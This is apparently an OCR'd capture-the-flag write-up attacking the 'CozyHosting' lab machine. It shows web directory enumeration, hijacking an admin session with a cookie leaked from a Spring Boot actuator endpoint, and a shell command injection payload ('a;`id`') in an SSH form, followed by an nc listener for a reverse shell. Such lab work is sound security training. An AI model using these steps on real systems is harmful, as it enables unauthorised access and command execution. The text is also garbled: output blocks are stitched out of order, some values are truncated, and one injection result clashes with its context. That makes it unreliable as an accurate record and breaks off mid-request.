
```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://cozyhosting.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cozyhosting.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 12706]
/login                (Status: 200) [Size: 4431]
/admin                (Status: 401) [Size: 97]
/logout               (Status: 204) [Size: 0]
/error                (Status: 500) [Size: 73]
/http%3A%2F%2Fwww     (Status: 400) [Size: 435]
Progress: 45398 / 1273834 (3.56%)
```

got stumped for a while and it started to hurt my confidence, until I tried dirsearch as a last resort.



```
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_cozyhosting.htb/_24-02-19_21-02-31.txt

Target: http://cozyhosting.htb/

[21:02:31] Starting:
[21:02:35] 200 -    0B  - /;/admin
[21:02:35] 200 -    0B  - /;/json
[21:02:35] 200 -    0B  - /;admin/
[21:02:35] 200 -    0B  - /;json/
[21:02:35] 200 -    0B  - /;/login
[21:02:35] 200 -    0B  - /;login/
[21:02:35] 400 -  435B  - /\..\..\..\..\..\..\..\..\etc\passwd
[21:02:36] 400 -  435B  - /a%5c.aspx
[21:02:36] 200 -  634B  - /actuator
[21:02:36] 200 -    0B  - /actuator/;/beans
[21:02:36] 200 -    0B  - /actuator/;/auditLog
[21:02:36] 200 -    0B  - /actuator/;/caches
[21:02:36] 200 -    0B  - /actuator/;/conditions
[21:02:36] 200 -    0B  - /actuator/;/auditevents
[21:02:36] 200 -    0B  - /actuator/;/env
[21:02:36] 200 -    0B  - /actuator/;/flyway
[21:02:36] 200 -    0B  - /actuator/;/configurationMetadata
[21:02:36] 200 -    0B  - /actuator/;/configprops
[21:02:36] 200 -    0B  - /actuator/;/events
[21:02:36] 200 -    0B  - /actuator/;/health
[21:02:36] 200 -    0B  - /actuator/;/info
```

I almost couldn't believe that this was correct, especially since it happened within seconds. So I checked it. I used the default wordlist with dirsearch and clearly it contained something that the largest wordlist from SecLists didn't have.




```
▼ _links:
  ▼ self:
      href:        "http://localhost:8080/actuator"
      templated:   false
  ▼ sessions:
      href:        "http://localhost:8080/actuator/sessions"
      templated:   false
  ▼ beans:
      href:        "http://localhost:8080/actuator/beans"
      templated:   false
  ▼ health-path:
      href:        "http://localhost:8080/actuator/health/{*path}"
      templated:   true
  ▼ health:
      href:        "http://localhost:8080/actuator/health"
      templated:   false
  ▼ env:
      href:        "http://localhost:8080/actuator/env"
      templated:   false
  ▼ env-toMatch:
      href:        "http://localhost:8080/actuator/env/{toMatch}"
      templated:   true
  ▼ mappings:
      href:        "http://localhost:8080/actuator/mappings"
      templated:   false
```

I was so happy to see progress. It looks like this machine is using Spring Boot actuators to monitor the app and gather metrics.


"*/sessions* lists HTTP sessions, given we are using Spring Session.
/beans returns all available beans in our *BeanFactory*. Unlike */auditevents*, it doesn't support filtering.
/health summarizes the health status of our application.
/env returns the current environment properties. Additionally, we can retrieve single properties."
https://www.baeldung.com/spring-boot-actuators

I went through each of these and was really interested in what I found in sessions.




```
0A4538F0EFF6F12BA30809A9BDA1D45A:   "UNAUTHORIZED"
881EDE881F5E90C0AFBDBD9EA87251AE:   "kanderson"
```

It's a cookie, I should be able to paste it in my browser and access the kanderson users session.



Name	Value	Domain	Path	Exp
JSESSIONID	:81F5E90C0AFBDBD9EA87251AE	cozyhosting.htb	/	Ses

now navigate to /admin.



Admin Dashboard

Recent Sales | Today

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	$64	Patched
#2147	boring mahavira	API server	$47	Pending
#2049	stoic varahamihira	Metrics backend	$147	Patched
#2644	tender mirzakhani	Website	$67	Not patched
#2644	sleepy mcclintock	Administrator panel	$165	Patched
#2644	cranky mcnulty	Test runner	$82	Not patched
#2644	goofy kalam	CI/CD	$99	Patched
#2644	reverent archimedes	Test pipeline	$24	Patched
#2644	awesome lalande	Dev environment	$53	Not patched

Running software | Today

Include host into automatic patching

Please note


For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings

Hostname

Username

And just like that I bypassed the login. There are only input block on this page, everything else doesn't work. Ill pass some values in to see what happens.



Include host into automatic patching

Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

The host was not added!


ssh: Could not resolve hostname test: Temporary failure in name resolution

Connection settings

Hostname: test

Username: test


nothing too exciting, let me pass cozyhosting.htb as the hostname and leave username blank.



```
cozyhosting.htb/admin?error=usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]%20%20%20%20%20%20%20%20%20%20 [-
```

HTTP Status 400 – Bad Request

That is interesting, take a look at the browser url line. That looks a lot like what happens when you fat finger an ssh command on a linux terminal. The spill was put directly into the error line. Lets send this to the repeater in burpsuite to really see what's happening.



Burp Suite Community Edition v2023.9.1 - Temporary Project

Request to http://cozyhosting.htb:80 [10.129.7.4]

```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64                          fox/115.0
Accept: text/html,application/xhtml+xml,ap                          image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlen
Content-Length: 34
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/admin?erro
Cookie: JSESSIONID=881EDE881F5E90C0AFBDBD
Upgrade-Insecure-Requests: 1

host=cozyhosting.htb&username=test
```

```
[21:02:36] 200 -    0B  - /actuator/;/sessions
[21:02:36] 200 -    0B  - /actuator/;/resolveAttributes
[21:02:36] 200 -    0B  - /actuator/;/shutdown
[21:02:36] 200 -    0B  - /actuator/;/springWebflow
[21:02:36] 200 -    0B  - /actuator/;/ssoSessions
[21:02:36] 200 -    0B  - /actuator/;/sso
[21:02:36] 200 -    0B  - /actuator/;/statistics
[21:02:36] 200 -    0B  - /actuator/;/status
[21:02:36] 200 -    0B  - /actuator/;/trace
[21:02:36] 200 -    0B  - /actuator/;/threaddump
[21:02:36] 200 -    5KB - /actuator/env
[21:02:36] 200 -   15B  - /actuator/health
[21:02:36] 200 -   10KB - /actuator/mappings
[21:02:36] 200 -  124KB - /actuator/beans
[21:02:36] 200 -  198B  - /actuator/sessions
[21:02:37] 401 -   97B  - /admin
[21:02:37] 200 -    0B  - /admin/%3bindex/
[21:02:38] 200 -    0B  - /Admin;/
[21:02:38] 200 -    0B  - /admin;/
CTRL+C detected: Pausing threads, please wait ...
[q]uit / [c]ontinue: q
[s]ave / [q]uit without saving: q

Canceled by the user

┌──(root㉿kali)-[/home/kali]
└─# 
[2] 0:zsh*Z                                                  "kali" 21:17 19-Feb-24
```

$147	Patched
$67	Not patched
$165	Patched
$82	Not patched
$99	Patched
$24	Patched
$53	Not patched

included in your host's .ssh/authorised_keys file.

Connection settings


Hostname: cozyhosting.htb

Username: test

© Copyright Cozy Cloud. All Rights Reserved

Designed by BootstrapMade


Then Ill go the repeater and click send leaving the same inputted values as before.



```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/admin?error=Host%20key%20verification%20failed.
Cookie: JSESSIONID=881EDE881F5E90C0AFBDBD9EA87251AE
Upgrade-Insecure-Requests: 1

host=cozyhosting.htb&username=
```

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 20 Feb 2024 02:19:30 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B
bind_interface]           [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
           [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]           [-i
identity_file] [-J [user@]host[:port]] [-L address]           [-l login_name] [-m
mac_spec] [-O ctl_cmd] [-o option] [-p port]           [-Q query_option] [-R address] [-S
 ctl_path] [-W host:port]           [-w local_tun[:remote_tun]] destination [command
[argument ...]]
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

Yes, I can confirm that the backend is simply running an ssh connect command. I started messing around with the inputs to see if I could get RCE, and I got it!



127.0.0.1:8080/config/config.php?cmd=id

```
uid=0(root) gid=0(root) groups=0(root)
```


Looks like using the semicolon after the username and then wrapping a command in back ticks broke the filtering.

```
host=cozyhosting.htb&username=a;`id`
```

I went ahead and set up my listener on my machine.

```
nc -lvnp 443
```

I tired passing a good old bash reverse shell one liner but had no success. The input cannot contain whitespace.




```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/admin?error=Host%20key%20verification%20failed.
Cookie: JSESSIONID=881EDE881F5E90C0AFBDBD9EA87251AE
Upgrade-Insecure-Requests: 1

